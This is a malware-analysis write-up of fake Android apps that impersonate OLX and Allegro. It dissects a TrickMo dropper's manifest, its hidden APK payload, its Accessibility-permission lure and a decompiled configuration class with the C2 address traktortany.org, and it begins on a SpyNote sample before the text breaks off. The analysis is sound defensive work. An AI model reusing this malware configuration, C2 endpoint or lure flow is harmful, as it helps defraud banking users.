Analysis of malicious mobile applications impersonating popular Polish apps — OLX, Allegro, IKO

medium.com/@mvaks/analysis-of-malicious-mobile-applications-impersonating-popular-polish-apps-olx-allegro-iko-7dab879a320d

February 9, 2025

--

Cybercriminals are once again exploiting the popularity of online marketplaces by creating malicious mobile applications that imitate well-known platforms such as OLX and Allegro or popular banking applications. These fraudulent apps are designed to deceive unsuspecting users into providing personal and financial information, ultimately leading to potential identity theft and financial loss.

These applications were uncovered through an analysis of a malware repository, rather than a known scam scenario.

1.OLX Payments (TrickMo)

The first analyzed application impersonates OLX, a well-known online marketplace operating in Poland. The app, named *OLX Payments* suggests that it may have been designed for a phishing campaign involving fake purchase payment requests.

This malware belongs to the TrickMo family, a well-documented strain known for its advanced capabilities in bypassing security measures and stealing sensitive user information.

We begin the analysis by examining the *AndroidManifest.xml* file, which defines the app's core behaviors and permissions. In this file, we observe the *REQUEST_INSTALL_PACKAGES* permission, which allows the malware to install additional applications on the device. This alone should raise a red flag, as it enables the attacker to deploy further malicious payloads without user consent.

```
platformBuildVersionCode="33"
platformBuildVersionName="13"
xmlns:android="http://schemas.android.com/apk/res/android">
<uses-sdk
  android:minSdkVersion="26"
  android:targetSdkVersion="29"/>
<uses-permission android:name="nmrdiw.xhckto.wotzbp.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<permission
  android:name="nmrdiw.xhckto.wotzbp.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
  android:protectionLevel="signature"/>
<uses-permission android:name="android.permission.INTERNET"/>
<application
  android:allowBackup="true"
  android:appComponentFactory="androidx.core.app.CoreComponentFactory"
  android:dataExtractionRules="@xml/data_extraction_rules"
  android:extractNativeLibs="false"
  android:fullBackupContent="@xml/backup_rules"
  android:icon="@mipmap/ic_launcher"
  android:label="@string/app_name"
  android:name="com.clutch.fatal.Bchargemimic"
  android:supportsRtl="true"
  android:theme="@style/Theme.TiramisuDropper">
  <activity
    android:exported="true"
    android:name="com.example.tiramisudropper.b">
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
```

During the permissions analysis, we notice an interesting string in the *android:name* field under the *<activity>* section: . This further confirms that the analyzed file is indeed a dropper.


Since APK files are essentially ZIP archives, we can unpack them to examine their contents in detail. Tools like WinRAR or dedicated APK analysis tools allow us to extract and analyze the internal structure of the application.

A closer look at the *assets* directory is particularly important, as additional malicious payloads are often stored there. Attackers frequently use this directory to conceal secondary APKs, which the dropper may install later without user consent.


BlendScreen.jpg	8 127	3 62
ccLObl.json	587 214	587 39
config.ad-viewer.json	176	13
da_DK.412936ce.js	23 958	7 32
deper.apk	7 084 094	6 663 91
deper.apk.idsig	62 998	57 06
fi.76bc10e3.js	23 320	7 41
fr.9da68df3.js	25 679	7 84

Since we have a basic understanding of the malware's static properties, we proceed with dynamic analysis to observe its behavior on a test device.


After installation, an app that resembles the original OLX app appears on our device screen.




When opened, the application prompts the user to update the *Google Services* application.



Update Olx Payments ?
Update size: 5.2MB
To continue using Olx Payments you will need to update Google services
UPDATE
Google Play
UPDATE APP

After accepting the installation of third-party applications, a notification appears on the screen asking you to agree to the installation of *Google Services* application.





The application then asks the user via instructions on the supposedly *correct application work* to give it Accessibility Services permissions to take control of the device.



Google services

Google Inc.

3+


Activate Accessibility services for the correct application work.

Step 1. - Go to Settings

Step 2. - Open "Downloaded Services"


Step 3. - Activate services for the Google services


Go to Settings



After obtaining the necessary permissions, a website opens, which was unavailable at the time of analysis.

However, according to analyses conducted by the cybersecurity team of the Polish Financial Supervision Authority (CSIRT KNF), the next step involves displaying a notification requesting to log into user's bank account to receive the payment.





The analysis of the application reveals a ZIP file named `ZldSO.zip`, which contains four DEX files. In the `classes3.dex` file, we identify the campaign's C2 address along with the remaining configuration of the application.

ZldSO.zip - ZIP archiwum, rozmiar oryginalny 13 744 876 bajtów

Nazwa	Rozmiar	Skompreso...	Typ	Zmodyfikowany	CRC32
..			Folder plików		
classes.dex	11 421 612	4 350 454	Plik DEX	20.01.2025 11:31	C3C16E03
classes2.dex	316 176	71 108	Plik DEX	20.01.2025 11:31	3D1C580A
classes3.dex	272 176	114 289	Plik DEX	20.01.2025 11:31	E4BB6090
classes4.dex	1 734 912	630 656	Plik DEX	20.01.2025 11:31	1DAD525A

```
package lansa.sis722.sers;

public class Constants {
    public static long INTERVAL = 0L;
    public static final String KEY = "MIIBVgIBADANBgkqhkiG9w0BAQEFAASCAUAwggE8AgEAAkEA0Tx+KHjj2bh9WENk/XlNAIdIch3C27maO+ENOfkAAeUQ2a12PFDv3oC3KHcXq/s1lnpje3cmfGNobevYotWLIwID4QABAkBu8CAD3XURrxvmfHVDX9nGvnPOS5fDYHlCXmTgSAD4/BGjg5eG5mxN
    public static final String LAUNCH_APP = "com.android.chrome";
    public static String SERVER;
    public static boolean SHOW_FIRST_DIALOG;
    public static boolean USE_ACCESSIBILITY;

    static {
        Constants.SERVER = "http://traktortany.org/c";
        Constants.INTERVAL = 0L;
        Constants.SHOW_FIRST_DIALOG = true;
        Constants.USE_ACCESSIBILITY = true;
    }
}
```

IOCs:

```
OLX Payments.apk nmrdiw.xhckto.wotzbp 8ebf4bdf9326073fa0577a2e1950e1af deper.apk
lansa.sis722.sers 2d34dbb4167ebb371e33f3ce700fdbc8  C2 hxxp://traktortany.org/c
```

2.Allegro (SpyNote)

Another fake app using the same theme was an app impersonating another popular platform for buying products — Allegro. In this case, the malware came from the SpyNote family.

Spynote is a malicious tool that abuses accessibility services and other Android permissions in order to collect SMS messages and contacts list, record audio and screen, perform keylogging activities, bypass 2FA and track GPS locations.

By analyzing *AndroidManifest.xml* file, we also observe the possibility of installing additional applications. This indicates that the application is a dropper.

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest
  android:compileSdkVersion="23"
  android:compileSdkVersionCodename="6.0-2438415"
  android:versionCode="331165"
  android:versionName="3.31.165"
  package="com.appd.instll.load"
  platformBuildVersionCode="29"
  platformBuildVersionName="10"
  xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-sdk
    android:minSdkVersion="21"
    android:targetSdkVersion="29"/>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
  <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
  <application
    android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:hardwareAccelerated="true"
    android:icon="@drawable/myicon"
    android:installLocation="internalOnly"
    android:label="@string/Myname"
    android:largeHeap="true"
```

